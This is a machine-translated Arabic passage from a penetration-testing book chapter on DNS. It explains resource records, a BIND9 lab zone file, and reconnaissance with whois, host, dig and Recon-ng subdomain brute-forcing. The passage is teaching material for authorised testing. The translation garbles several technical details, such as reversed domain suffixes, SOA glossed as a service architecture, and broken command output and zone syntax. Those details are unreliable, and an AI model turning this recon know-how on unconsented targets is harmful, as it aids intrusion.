
في الواقع، عادةً ما يكون لدى شركة مثل جوجل أكثر من خادم أسماء، وذلك لضمان التكرار؛ إذ يؤدي كلاهما نفس الوظيفة، ويُعتبران جزءًا من بنية الخدمات الموجهة .(SOA)وعادةً ما تُسمى هذه الخوادم 2sn وns1وهكذا. إذا تعطل أحد خوادم الأسماء، يتولى الخادم التالي معالجة الاستعلامات بدلاً منه. تُعرف المساحات أو نطاقات الأسماء داخل نظام أسماء النطاقات (DNS)أيضًا باسم مناطق السلطة ، أو ببساطة المناطق.

نظام أسماء النطاقات (DNS)عبارة عن هيكل هرمي، تتصدره خوادم المستوى الجذر، مُنظمة في بنية شجرية. تُفوض هذه الخوادم صلاحياتها إلى خوادم الأسماء التابعة لها، وهي خوادم نطاقات المستوى الأعلى (TLD)المسؤولة عن نطاقات مثل .moc co. وو .gro، وهكذا، والتي بدورها تُفوض الصلاحيات إلى المستويات الأدنى. عادةً لا تمتلك المؤسسات الصغيرة والأفراد خوادم أسماء خاصة بهم، بل يُوكلون هذه المهمة إلى شركة متخصصة، وغالبًا ما تكون شركة استضافة مواقعهم الإلكترونية. يوضح الشكل 5.2كيفية تقسيم الهيكل الهرمي لنظام أسماء النطاقات إلى مناطق.

سجلات موارد نظام أسماء النطاقات

نظام أسماء النطاقات (DNS)هو قاعدة بيانات، وإن كانت موزعة ومخزنة على عدد لا يحصى من الأجهزة حول العالم. في الواقع، هذه إحدى نقاط قوة نظام أسماء النطاقات -فمن الناحية النظرية، لا يمكن لأي جهة السيطرة عليه نظرًا لطبيعته اللامركزية والموزعة. إذا كان نظام أسماء النطاقات قاعدة بيانات، فأين بياناته، وكيف تُخزن؟ علاوة على ذلك، كيف يمكن الوصول إليها -سواء كمستخدم عادي أو كمخترق؟

Machine Translated by Google



الشكل :5.2مناطق نظام أسماء النطاقات (DNS)

المصدر: ويكيبيديا

تُعرف البيانات المخزنة في نظام أسماء النطاقات (DNS)بسجلات الموارد، وتُخزن عادةً بتنسيق ملف نصي. يمكن اعتبار سجلات الموارد بمثابة سجلات أو صفوف في جدول. لا تقتصر هذه السجلات على عناوين IPوأسماء المضيفين فحسب، بل تخزن مجموعة من المعلومات المفيدة. فيما يلي بعض أنواع سجلات الموارد المختلفة التي يخزنها نظام أسماء النطاقات .(DNS)(يُعطى كل منها اسمًا مختصرًا، ستجده مفيدًا لاحقًا).

عنوان المضيف (أ) عنوان IPالخاص بالمضيف؛ على سبيل المثال، .123.45.67.89

عادةً ما تكون هذه هي المعلومة التي تطلبها عند إرسال استعلام يحتوي على اسم المضيف؛ على سبيل المثال، .google.com

عنوان المضيف (AAAA)مثل ما سبق، ولكن هذا عنوان IPv6بدلاً من عنوان .IPv4

الاسم المتعارف عليه :(CNAME)مصطلح آخر للاسم المستعار. قد تمتلك شركة ما نطاقين يشيران إلى نفس الموقع، وفي هذه الحالة، يُعتبر أحدهما اسمًا مستعارًا. أي شخص يستعلم عن النطاق في هذا السجل سيحصل على سجل .A

Machine Translated by Google

خادم البريد (MX)يشير هذا إلى خادم البريد، ويمكن أن يكون اسم مضيف (مثل .(mail.google.comأو عنوان .IP

خادم الأسماء (NS)يحتوي هذا على معلومات خادم الأسماء لمنطقة معينة.

سجل بداية السلطة :(SOA)هذا السجل أكبر من غيره، ويمكن العثور عليه في بداية كل ملف نطاق. ويتضمن خادم الأسماء الرئيسي للنطاق وبعض المعلومات الأخرى.

تُستخدم سجلات المؤشر (PTR)في عمليات البحث العكسي في نظام أسماء النطاقات .(DNS)وهذا يعني أنه يمكنك العثور على اسم المضيف من خلال إدخال عنوان .IPقد يكون هذا مفيدًا عندما لا تعرف اسم المضيف وترغب في إجراء بحث عكسي باستخدام عنوان .IP

سجل نصي :(TXT)هذا ببساطة سجل نصي. يُستخدم لإضافة وظائف إضافية إلى نظام أسماء النطاقات (DNS)وتخزين معلومات متنوعة. يستخدمه المسؤولون أحيانًا لترك ملاحظات قابلة للقراءة.

سيتم شرح طرق الوصول إلى هذه السجلات قريبًا، ولكن أولًا سيكون من المفيد إلقاء نظرة على البرنامج الذي يعمل على خادم الأسماء وكيف يمكن تهيئته.

يُعدّ برنامج Berkeley Internet Name Domain (BIND)أكثر برامج نظام أسماء النطاقات (DNS)استخدامًا على الإنترنت، وهو متوفر بإصدارات مختلفة BIND4)ثم BIND8وBIND9). نظرًا لانتشاره الواسع ودوره المحوري، يُعتبر هذا البرنامج (وغيره من برامج DNS)من أهم برامج الإنترنت. في أواخر التسعينيات، بُذلت جهودٌ حثيثة (بعد اكتشاف اختراق خوادم أسماء النطاقات الجذرية) لاكتشاف الثغرات الأمنية وتأمين كود .BINDخضع البرنامج للتدقيق والمراجعة، وأُضيفت إليه إجراءات جديدة لمعالجة الأخطاء. قد يُرهقك الكود عند محاولة قراءته، خاصةً بعض الإصدارات القديمة ، فهو معقدٌ للغاية. وكما هو متوقع، فقد وُجدت فيه العديد من الأخطاء البرمجية على مرّ الزمن، مما أدى إلى وجود ثغراتٍ ونقاط ضعفٍ يُمكن للمخترقين استغلالها. مع أن هذا الفصل سيركز على ،BINDفمن المهم معرفة وجود العديد من التطبيقات الأخرى، مثل ما يلي:

- دي جي بي دي إن إس
- باور دي إن إس
- MaraDNS
- MSDNS
- DNSmasq

سيستخدم هذا الفصل برنامج BIND9في الأمثلة. وهو ليس أحدث إصدار من البرنامج، ولكنه لا يزال شائع الاستخدام. يتوفر برنامج BIND10ويمكن العثور عليه على الرابط التالي: www.isc.org/downloads/platform https://لكن اتحاد أنظمة الإنترنت لم يعد يطور .BIND10في الواقع، أُعيد تسميته إلى BUNDYلتجنب الخلط بينه وبين ،BIND9وهو مختلف تمامًا. مع ذلك، في وقت كتابة هذا التقرير، لم يكن BUNDYقيد التطوير النشط.

Machine Translated by Google

BIND9

قد ترغب في إعداد خادم DNSأساسي خاص بك لأغراض الاختبار وتجربة بعض أساليب الاختراق. يُنصح بعدم كشف خادم أسماء النطاقات الخاص بك للإنترنت، على الأقل حتى تتأكد من أنه لا يمكن استغلاله بسهولة. لماذا لا تقوم بتنزيل نسخة من خادم أوبونتو (ubuntu.com/download/) ؟

الخادم) أو ديبيان (www.debian.org/distrib)هل تريد تثبيته على جهاز افتراضي جديد؟ بمجرد تشغيله، يمكنك تثبيت Bind9 من سطر الأوامر، تمامًا كما تفعل مع أي حزمة أخرى. (تذكر، ستحتاج إلى استخدام الأمر sudoأو أن تكون المستخدم الجذر: (.bind9 apt install

المختبر المرفق بهذا الكتاب (www.hackerhousebook.com/hh-booklab- v1-i386.hybrid.iso) يوجد بالفعل خدمة Bind9قيد التشغيل عليه، لذلك لست بحاجة إلى اتباع الخطوات التالية إذا كنت لا ترغب في القيام بذلك.

تُخزَّن ملفات تكوين نظام أسماء النطاقات (DNS)الخاص بـ BINDفي المسار / .etc/bind/named.conf وهو ملف التكوين الرئيسي، لذا دعونا نلقي نظرة عليه أولاً. لاحظ أن named هو اختصار لكلمة "daemon"(الشيطان)، ويتم نطقها "name dee"(الشيطان).

```
cd /etc/bind
cat named.conf
```

ستلاحظ أن هذا الملف يشير ببساطة إلى ملفات أخرى (أو يتضمنها). أحد هذه الملفات هو named.conf.local. يمكنك فتحه للتعديل وإنشاء منطقة جديدة.

```
vim named.conf.local
```

أضف ما يلي إلى هذا الملف:

```
النطاق "mydomain.com"
{
نوع رئيسي؛
ملف ؛"/etc/bind/db.mydomain.com"
};
```

يشير هذا الملف إلى ملف غير موجود بعد، لذا قم بإنشائه الآن على النحو التالي:

```
vim db.mydomain.com
```

عدّل هذا الملف بحيث يتضمن ما يلي. لاحظ سجل SOAفي الأعلى وسجلات Aالتي تحتوي على عناوين IP. هذه عناوين IPداخلية لأن خادم الأسماء هذا لن يكون متاحًا للعامة. سيتم شرح العناصر الأخرى لهذا الملف النصي لاحقًا.

```
$TTL 604800@
2
SOA mydomain.com. root.mydomain.com. (
مسلسل
604800 ;يُعاد
86400 ;إعادة المحاولة
2419200 ;انتهاء الصلاحية
604800 );الحد الأدنى لذاكرة التخزين المؤقت السلبية
في 10.10.10.10
```

Machine Translated by Google

في 10.10.10.10		@
في 1:: AAAA		@
ns.mydomain.com.	NS	@
10.10.10.10	أ	ns

على الرغم من أن المثال السابق قد لا يُظهر ذلك بوضوح، فإن ملف المنطقة هذا ليس سوى جدول سجلات يستخدم المسافات البيضاء كفاصل. إذا عرضنا الملف السابق في جدول منسق بشكل جيد، فسيبدو مثل الجدول .5.1

الجدول :5.1ملف منطقة DNSمُنظّم بشكل جيد

اسم السجل، مدة البقاء، فئة السجل، نوع السجل، بيانات السجل			
@ mydomain.com. root (604800 2419200 86400 2604800) .mydomain.com.	SOA	في	
10.10.10.10	أ	في	
ns.mydomain.com	NS	في	@
10.10.10.10	أ	في	@
::1	AAAA	في	@
10.10.10.10	أ	في	ns

لاحظ أن قيمة TTL 604800تسبق الجدول. تُحدد هذه القيمة قيمة TTLالعامة لجميع السجلات في الملف. تُحدد قيمة TTLمدة انتهاء صلاحية سجلات الموارد بالثواني، وتُحدد متى يجب على خادم أسماء التخزين المؤقت حذف السجل والحصول على سجل جديد. يسمح هذا بتحديث نظام أسماء النطاقات (DNS)بأسماء المضيفين وعناوين IPالجديدة، وما إلى ذلك.

إليكم شرحًا للرموز والاختصارات الأخرى في
الملف والجدول 5.1يعنيان:

يُستخدم هذا الرمز للتعليقات

يُستخدم الرمز @لتمثيل مصدر النطاق. إذا حددتَ مصدر نطاق في هذا الملف باستخدام ،ORIGIN$فسيتم استبدال جميع رموز @بهذا الرمز. ولأن قيمة ORIGIN$غير مُحددة ، فقد تم استخلاصها من اسم النطاق في ،named.confوهو في حالتنا .mydomain.com(لقد حددت هذا في الملف ،named.conf.localوهو موجود في named.conf.)

الاسم: هذا هو الاسم الذي سيتم ربطه بالعنوان الوارد في حقل بيانات السجل.

في حال وجود مسافة فارغة، يتم نسخ الاسم من السطر السابق. في هذا الملف، تمثل المسافة الفارغة (mydomain.com)
تمت الإشارة إلى 10.10.10.10
في الصف الثاني.

Machine Translated by Google

فئة التسجيل: عادةً ما تكون IN، والتي تشير إلى الإنترنت. الفئة الأخرى الشائعة الاستخدام هي CH، وهي اختصار لـ CHAOS. سنتناول فئة CHAOS بمزيد من التفصيل لاحقًا.

نوع السجل: تم فحص هذه الأنواع في القسم السابق من هذا الفصل.
في المثال السابق، يمكنك رؤية SOA و A و NS و AAAA لبداية السلطة وعنوان IPv4 وخادم الاسم وعنوان IPv6 على التوالي.

بيانات السجل: يعتمد هذا على نوع السجل، ولكنه غالبًا ما يكون عنوان IP أو اسم مضيف. يحتوي السجل الأول في جدولنا (سجل SOA) على بعض المعلومات الإضافية، بدءًا من root.mydomain.com. هذا في الواقع عنوان بريد إلكتروني، ويجب اعتباره على النحو التالي: root@mydomain.com.

داخل الأقواس يوجد عدد من القيم التي تمثل الرقم التسلسلي للملف، ووقت التحديث، ووقت إعادة المحاولة، ووقت انتهاء الصلاحية، وقيمة TTL السلبية لذاكرة التخزين المؤقت.

الرقم التسلسلي: يجب زيادة هذا الرقم في كل مرة يتم فيها تحديث ملف المنطقة. من الشائع استخدام التاريخ كرقم تسلسلي، ولكن تم استخدام الرقم 2 في المثال السابق.

ستلاحظ أن أحد السجلات من نوع NS. يخزن هذا السجل اسم مضيف خادم الأسماء، والذي تم تعيينه إلى ns.mydomain.com. يوجد سجل آخر باسم ns، وهو في الواقع يُعطي عنوان IP لخادم الأسماء. ومن الأسماء الأخرى التي قد تُدرج في ملف كهذا: mail وnpv وns1 وns2، على سبيل المثال لا الحصر، وهي قيم يُمكن التنبؤ بها وتخمينها.

الآن بعد أن قمت بإجراء تغييرات على ملف المنطقة هذا واستكشفت محتوياته، يجب عليك إعادة تشغيل BIND (أو على وجه التحديد BIND9) حتى تدخل تغييراتك حيز التنفيذ.

```
systemctl restart bind9.service
```

في هذه المرحلة، يمكنك اختبار إعداداتك باستخدام Dig (أداة البحث عن معلومات النطاق)، وهي أداة ستُستخدم بكثرة في هذا الفصل. يجب تشغيل Dig من الخادم نفسه، والذي يجب ألا يكون متصلاً بالإنترنت. هذا يعني أن Dig سيستعلم من خادم الأسماء الخاص بك بدلاً من البحث عن النطاق الحقيقي.

mydomain.com.

```
dig mydomain.com
```

يجب أن ترى حالة "لا يوجد خطأ"، ويجب أن تتضمن الاستجابة قسم "الإجابة" ، وقسم "السلطة"، وقسم "إضافي" يحتوي على التفاصيل التي أدرجتها في الملف. ستلاحظ أيضًا أن الخادم الذي تم الاستعلام عنه هو 127.0.0.1

على المنفذ 53، على جهازك المحلي. الآن بعد أن قمت بإعداد خادم أسماء أساسي، قد ترغب في توسيعه، أو ربما أنت مستعد للنظر في بعض الطرق التي يمكن من خلالها اختراقه.

Machine Translated by Google

مجموعة أدوات اختراق نظام أسماء النطاقات (DNS)

فيما يلي الأدوات التي ستُستخدم في هذا الفصل لشرح تقنيات اختراق نظام أسماء النطاقات .(DNS)جميع هذه الأدوات متاحة مجانًا، وللعديد منها استخدامات تتجاوز نظام أسماء النطاقات. سنقدم هنا ثلاث أدوات هي ،Wiresharkو Metasploitو Nmapولكن سيتم استخدامها أو ذكرها في كل فصل تقريبًا من الآن فصاعدًا.

Dig:أداة استعلام DNS

NSlookup:أداة بديلة للاستعلام عن نظام أسماء النطاقات (DNS)

DNSrecon:برنامج نصي لإجراء استطلاع على خادم أسماء النطاقات

DNSenum:أداة لحصر المعلومات من خادم الأسماء

فيرس: أداة لفحص خوادم الأسماء، مشابهة لـ Dnsreconو dnsenum

المضيف: أداة أخرى للاستعلام عن نظام أسماء النطاقات (DNS)

WHOIS:اسم بروتوكول وأداة للاستعلام عن المعلومات

DNSspoof:أداة لتزييف حزم نظام أسماء النطاقات (DNS)

: Dsniffأداة لتحليل ذاكرة التخزين المؤقت لنظام أسماء النطاقات (DNS)وحزم البيانات

Hping3:أداة لإنشاء وحقن حزم بيانات مخصصة مفيدة في العديد من التطبيقات
سيناريوهات

سكابي: أداة حقن الحزم

Nmap:أداة فحص المنافذ لفحص أي مضيف وإرجاع معلومات مفيدة

Searchsploit:أداة للبحث عن البرامج النصية والمعلومات المتعلقة بالثغرات الأمنية المعروفة

MSFconsole:أداة سطر أوامر معيارية تُعد جزءًا من برنامج MSFconsoleالشهير
إطار عمل اختبار الاختراق Metasploit

وايرشارك: أداة لفحص حزم البيانات على شبكتك

إيجاد مضيفين

قبل البدء باختراق خادم أسماء النطاقات الخاص بعميلك، ستحتاج إلى معرفة موقعه . إذا وافق عميلك على تقييم استخباراتي مفتوح المصدر ،(OSINT)فسيكون عليك تحديد موقعه. أما إذا لم تكن هناك مرحلة تقييم استخباراتي مفتوح المصدر، فمن المفترض أن تكون قد حصلت على عنوان IPأو اسم نطاق. مع ذلك، سنشرح الآن بعض الطرق التي يمكن من خلالها العثور على خادم أسماء النطاقات.

WHOIS

WHOISهو بروتوكول يستخدم للاستعلام عن معلومات اسم النطاق وعنوان .IP
توجد أداة تحمل نفس الاسم (بدون كتابة الأحرف الكبيرة) يمكنك استخدامها لجمع

Machine Translated by Google

معلومات حول شبكة مستهدفة. ستجد عادةً أن خوادم الأسماء مُدرجة ضمن هذه المعلومات. يُمكن تنفيذ هذا النشاط تحديدًا كجزء من عملك في مجال الاستخبارات مفتوحة المصدر ،(OSINT)حيث تستعلم الأداة من مصادر البيانات العامة. جرّب البحث عن بعض المعلومات حول نطاق؛ على سبيل المثال، أدخل ما يلي:

```
whois hacker.house
```

قد تجد أن بعض السجلات قد تم حجبها. إليك مقتطف من معلومات WHOISالخاصة بـ :hacker.house

```
اسم النطاق: hacker.house
معرّف نطاق التسجيل: 352bd557d6784552ad6625394453af50-DONUTS
خادم WHOISالخاص بالمسجل: whois.tucows.com
عنوان URLللمسجل: http://www.tucows.com
تاريخ التحديث: 2018-08-08T16:19:43Z
تاريخ الإنشاء: 2015-09-02T15:36:01Z
تاريخ انتهاء التسجيل: 2019-09-02T15:36:01Z
المسجل: Tucows Domains Inc.
معرّف مسجّل IANA: 69
البريد الإلكتروني للتواصل بشأن إساءة استخدام السجل:
رقم هاتف الإبلاغ عن إساءة استخدام السجل:
حالة النطاق: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
حالة النطاق: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited

رقم تعريف المسجل في السجل: محجوب حفاظاً على الخصوصية
خادم الأسماء: ns3.livedns.co.uk
خادم الأسماء: ns1.livedns.co.uk
خادم الأسماء: ns2.livedns.co.uk
```

في النهاية، ستلاحظ وجود ثلاثة خوادم أسماء مدرجة. نعم، الأمر بهذه البساطة؛ فخوادم الأسماء ليست مصممة لتكون صعبة المنال. قد تلاحظ أن هذه الخوادم لا تبدو للوهلة الأولى مرتبطة بنطاق . hacker.house

إحدى طرق الحصول على معلومات، مثل أسماء النطاقات، هي ببساطة تخمينها. والأفضل من ذلك، إجراء العديد من التخ[redacted] المدروسة. بعبارة أخرى، يمكنك الحصول على المعلومات باستخدام أسلوب التجربة والخطأ. سيظهر مصطلح "التجربة والخطأ" بشكل متكرر في هذا الكتاب عند الإشارة إلى تخمين كلمات المرور. المفهوم واحد سواء كنت تستخدم أسلوب التجربة والخطأ لتخمين أسماء المستخدمين، أو كلمات المرور، أو أسماء النطاقات، أو أسماء المضيفين، وما إلى ذلك.

في حالة أسماء النطاقات، يكاد يكون هذا النهج مضمون النتائج. وكما هو الحال مع عناوين البريد الإلكتروني وأسماء المستخدمين، يميل الناس إلى استخدام اصطلاحات معينة يمكن التنبؤ بها عند تسمية نطاقاتهم ونطاقاتهم الفرعية. يستخدم مهندسو الشبكات أسماءً شائعة للنطاقات؛ مما يُسهّل عليهم وعلينا العمل. ستجد العديد من المؤسسات التي تستخدم النطاقات الفرعية التالية:

```
mail.example.com
firewall.example.com
```

Machine Translated by Google


```
webserver.example.com
vpn.example.com
www.example.com
web.example.com
webmail.example.com
```

اختبار الاختراق الشامل للأجهزة المضيفة باستخدام Recon-ng

إحدى طرق العثور على قوائم أسماء المضيفين، بما في ذلك خوادم الأسماء، هي استخدام أسلوب التجربة والخطأ أو تعدادها. من الناحية المثالية، سيعيد هذا قائمة بالمضيفين أو النطاقات الفرعية، مثل البريد الإلكتروني.
,example.com, vpn.example.com و ns1.example.com. ns هي طريقة شائعة للإشارة إلى خادم الأسماء، وعادة ما يكون هناك أكثر من واحد للتكرار.
تُقدّم وحدة brute_hosts في Recon-ng إحدى طرق حصر أسماء المضيفين، ويُفضّل استخدامها مع اسم نطاق حقيقي لتوضيح وظائفها بأفضل شكل. يمكنك استخدام hacker.house كهدف إذا رغبت. افتح Recon-ng، كما في الفصل السابق، وحدّد وحدة . brute_hosts

```
modules load recon/domains-hosts/brute_hosts
```

تذكر أنه يمكنك عرض معلومات الوحدة النمطية على النحو التالي:

```
معلومات
```

يمكنك عرض النطاقات التي ستستهدفها هذه الوحدة عن طريق إدخال ما يلي:

```
عرض النطاقات
[*]لم يتم إرجاع أي بيانات.
```

إذا لم تُضِف أي نطاقات بعد، فلن تظهر أي نطاقات. أضف hacker.house واطلب من Recon-ng عرض قائمة النطاقات مرة أخرى. ستلاحظ حينها إضافة هذا الهدف.

```
db insert domains hacker.house~
```

يمكنك الآن تشغيل هذه الوحدة، وإذا تم العثور على أي مضيفين، فاستخدم الأمر
سيكشف مقدمو البرنامج عنها.

```
يجري
مقدمو البرامج
```

عند استخدام هذه الطريقة مع اسم نطاق العميل، يُفترض أن تكشف عن قائمة بالأهداف المحتملة. يجب التأكد من هذه الأهداف مع العميل قبل القيام بأي إجراءات أكثر توغلاً. في الواقع، يُنصح بالحصول على إذن كتابي من العميل إذا كان يُشغّل خوادم أسماء نطاقات (DNS) خاصة به قبل استخدام أداة مثل Recon-ng، لأن هذه الأداة قد تكون متطفلة للغاية.

Machine Translated by Google

يستضيف

يمكنك استخدام أداة الاستعلام عن نظام أسماء النطاقات (DNS)الخاصة بالمضيف إذا كنت ترغب في إجراء عملية بحث بسرعة. أحيانًا، ستحصل على أكثر من مجرد عنوان IPواحد. إليك مثال:

استضافة google.co.uk

وقد أسفر ذلك عن الحصول على عناوين ،IPv6و IPv4بالإضافة إلى خمسة خوادم بريد مع أولوياتها. (سيتم تناول خوادم البريد بمزيد من التفصيل في الفصل التالي).

```
عنوان موقع google.co.ukهو 216.58.198.163
يملك موقع google.co.ukعنوان IPv6التالي: 2a00:1450:4009:809::2003
تتم معالجة البريد الإلكتروني الخاص بـ google.co.ukبواسطة 20 alt1.aspmx.l.google.com.
تتم معالجة البريد الإلكتروني الخاص بـ google.co.ukبواسطة 10 aspmx.l.google.com.
تتم معالجة البريد الإلكتروني الخاص بـ google.co.ukبواسطة 40 alt3.aspmx.l.google.com.
تتم معالجة البريد الإلكتروني الخاص بـ google.co.ukبواسطة 30 alt2.aspmx.l.google.com.
تتم معالجة البريد الإلكتروني الخاص بـ google.co.ukبواسطة 50 alt4.aspmx.l.google.com.
```

عند العمل مع عميل، غالبًا ما يتوفر لديك عنوان IPللجهاز قبل اسم المضيف. في بعض الأحيان، يمكنك معرفة وظيفة المضيف (أو على الأقل تخمينها بشكل مدروس) بمجرد الاستعلام من نظام أسماء النطاقات .(DNS)في هذه الحالة، يمكنك استخدام كلمة "host"لتوفير عنوان IPبدلًا من اسم المضيف.

إليك مثال:

المضيف 9.9.9.9

سيُظهر لك هذا اسم المضيف لعنوان IPالمُدخل، وهو المكان الذي يوجد فيه يدخل سجل موارد المؤشر (PTR)حيز التنفيذ.

```
9.9.9.9.in-addr.arpaمؤشر اسم النطاق dns.quad9.net.
```

قد يبدو الأمر غريبًا، لكن نظام أسماء النطاقات (DNS)يحتاج إلى استخدام أسماء نطاقات مثل 9.9.9.9.in-addr.arpaالموضحة سابقًا لتحويل عنوان IPإلى اسم مضيف مألوف؛ فهو لا يستطيع ببساطة البحث عن عنوان IPمباشرةً. يعمل هذا الاستعلام تمامًا كاستعلام عادي، حيث يتم سؤال خوادم أسماء متعددة للحصول على الإجابة، بدءًا من المستوى الجذر (.)ثم مستوى .arpa(أو المنطقة)، ثم .in-addr.arpa

المنطقة، ثم منطقة ، 9.in-addr.arpaوهكذا. في النهاية، سيقدم خادم الأسماء الذي يحتوي على addr.arpa -9.9.9.9.in مخزنة في سجل IPالإجابة النهائية، وهي في هذه الحالة .dns.quad9.netلاحظ أن النقطة اللاحقة (الصحيحة تمامًا) مضمنة في إجابات هذا الاستعلام، وهي مطلوبة أحيانًا بواسطة العديد من أدوات نظام أسماء النطاقات الأخرى.

Machine Translated by Google

إيجاد SOAباستخدام Dig

هناك طريقة أخرى لتحديد خوادم الأسماء وهي استخدام أداة ،digالتي تُستخدم لطلب سجل SOAالخاص بنطاق ما. تذكر أن سجل SOAهو خادم الأسماء الرئيسي والموثوق به لمنطقة معينة. في حالة ،google.co.ukيبدو السجل كالتالي:

```
dig google.co.uk SOA
```

ينبغي أن يكون الرد مشابهاً لما يلي:

```
; <<>> DiG 9.10.3-P4-Debian <<>> google.co.uk SOA
;;الخيارات العامة: cmd+
تم الحصول على الإجابة:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50559
;;الاستعلام: 1، الإجابة: 1، السلطة: 0، إضافي: 1 ;flags: qr rd ra;

;;قسم الجرعة الزائفة الاختياري:
EDNS: الإصدار: 0، العلامات:؛ UDP: 512
قسم الأسئلة:
google.co.uk. في ;SOA

قسم الإجابات:
google.co.uk. 59 SOA ns1.google.com. dns-admin
.google.com. 225139051 900 900 1800 60

وقت الاستعلام: 71ملي ثانية
;;الخادم: 192.168.40.47#53(192.168.40.47)
;;متى: الأربعاء 12ديسمبر 2018، الساعة 13:36:51بتوقيت غرينتش
حجم الرسالة المستلمة: 101
```

والأهم من ذلك، في قسم الإجابة، تم إدراج SOAعلى أنه .ns1.google.com
هذا هو اسم مضيف خادم أسماء جوجل الرئيسي. ويمكن الحصول على عنوان IPلهذا الخادم باستخدام الأمر التالي:

```
dig ns1.google.com
<<>> ;ديج -9.10.3-P4ديبيان .ns1.google.com <<>>
;;الخيارات العامة: cmd+
تم الحصول على الإجابة:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64267
;;الاستعلام: 1، الإجابة: 1، السلطة: 0، إضافي: 1 ;flags: qr rd ra;

;;قسم الجرعة الزائفة الاختياري:
EDNS: الإصدار: 0، العلامات:؛ UDP: 512
قسم الأسئلة:
ns1.google.com. في ;ns1.google.com;

قسم الإجابات:
ns1.google.com. 21599 IN A 216.239.32.10

وقت الاستعلام: 59ملي ثانية
;;الخادم: 192.168.40.47#53(192.168.40.47)
```

Machine Translated by Google


```
;;متى: الأربعاء 12ديسمبر ،2018الساعة 13:37:19بتوقيت غرينتش
حجم الرسالة المستلمة: 59
```

الآن لديك أيضًا عنوان IPلخادم أسماء جوجل الرئيسي. جوجل مثال على شركة كبيرة تمتلك خوادم أسماء خاصة بها. ستجد غالبًا أن بنية الخدمات الموجهة (SOA)للنطاقات التابعة لمؤسسات أصغر ليست جزءًا من ذلك النطاق. إليك مثال:

```
dig hacker.house soa
; <<>> DiG 9.10.3-P4-Debian <<>> hacker.house soa
;;الخيارات العامة: cmd+
تم الحصول على الإجابة:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3706
;flags: qr rd ra;؛الاستعلام: ،1الإجابة: ،1السلطة: ،0إضافي: 1

;;قسم الجرعة الزائفة الاختياري:
EDNS:الإصدار: ،0العلامات:؛ UDP: 512
قسم الأسئلة:
.hacker.house. في ;SOA

قسم الإجابات:
hacker.house. .SOA ns1.livedns.co.uk.admin.

hacker.house. 1542655175 10800 3600 604800 3600

وقت الاستعلام: 52مللي ثانية
;;الخادم: (192.168.40.47#53(192.168.40.47
;;متى: الأربعاء 12ديسمبر ،2018الساعة 13:52:31بتوقيت غرينتش
حجم الرسالة المستلمة: 100
```

هنا، خادم SOAوخادم الأسماء الرئيسي هو .ns1.livedns.co.ukينتمي خادم الأسماء هذا إلى شركة أخرى، وهي شركة استضافة، وهذا شائع في المؤسسات الصغيرة. عند العمل مع عميل، قد لا يكون خادم الأسماء ضمن نطاق تقييمك، خاصةً إذا لم يكن تابعًا له. من الضروري توضيح هذه التفاصيل قبل بدء العمل، بالطبع، ولكن في الواقع العملي، قد تصادف عملاءً لا يعرفون مكان خوادم الأسماء الخاصة بهم. وكما هو الحال مع جميع أنشطة الاختراق، يجب توخي الحذر والتحلي بالمنطق السليم في جميع الأوقات.

هل تتذكر كيف يخزن برنامج BINDعناوين البريد الإلكتروني في ملفات النطاق؟ هذا هو مدير النظام.

نطاق .esuoh ليس مضيفًا بالمعنى الحرفي، بل هو عنوان بريد إلكتروني. صحيح، ليس من السهل دائمًا فهم BIND (ونظام أسماء النطاقات بشكل عام). ربما تكون قد أدركت ذلك بالفعل.

اختراق خادم أسماء افتراضي

بعد تحديد خادم الأسماء، يمكن البدء بالمسح والتحليل للعثور على معلومات أكثر فائدة، ومن الناحية المثالية (من وجهة نظر المخترق)، بعض الثغرات الأمنية. سيتم الآن توضيح عدد من الخطوات.

Machine Translated by Google

باستخدام خادم أسماء افتراضي. يمكنك تجربة هذه الأنشطة على خادم الأسماء الافتراضي الخاص بك أو على الخادم المُعرّض للاختراق والمُقدّم في هذا الكتاب. في كلتا الحالتين، ستحتاج إلى التأكد من إمكانية الوصول إلى الخادم الافتراضي من جهازك الظاهري الذي يعمل بنظام كالي لينكس، لذا حاول اختبار الاتصال به (ping)وتأكد من حصولك على استجابة قبل المتابعة.
تم تصميم الخادم المستخدم لأغراض التوضيح في هذا الفصل ليبدو كخادم أسماء تابع لوكالة الأمن القومي الأمريكية (NSA).
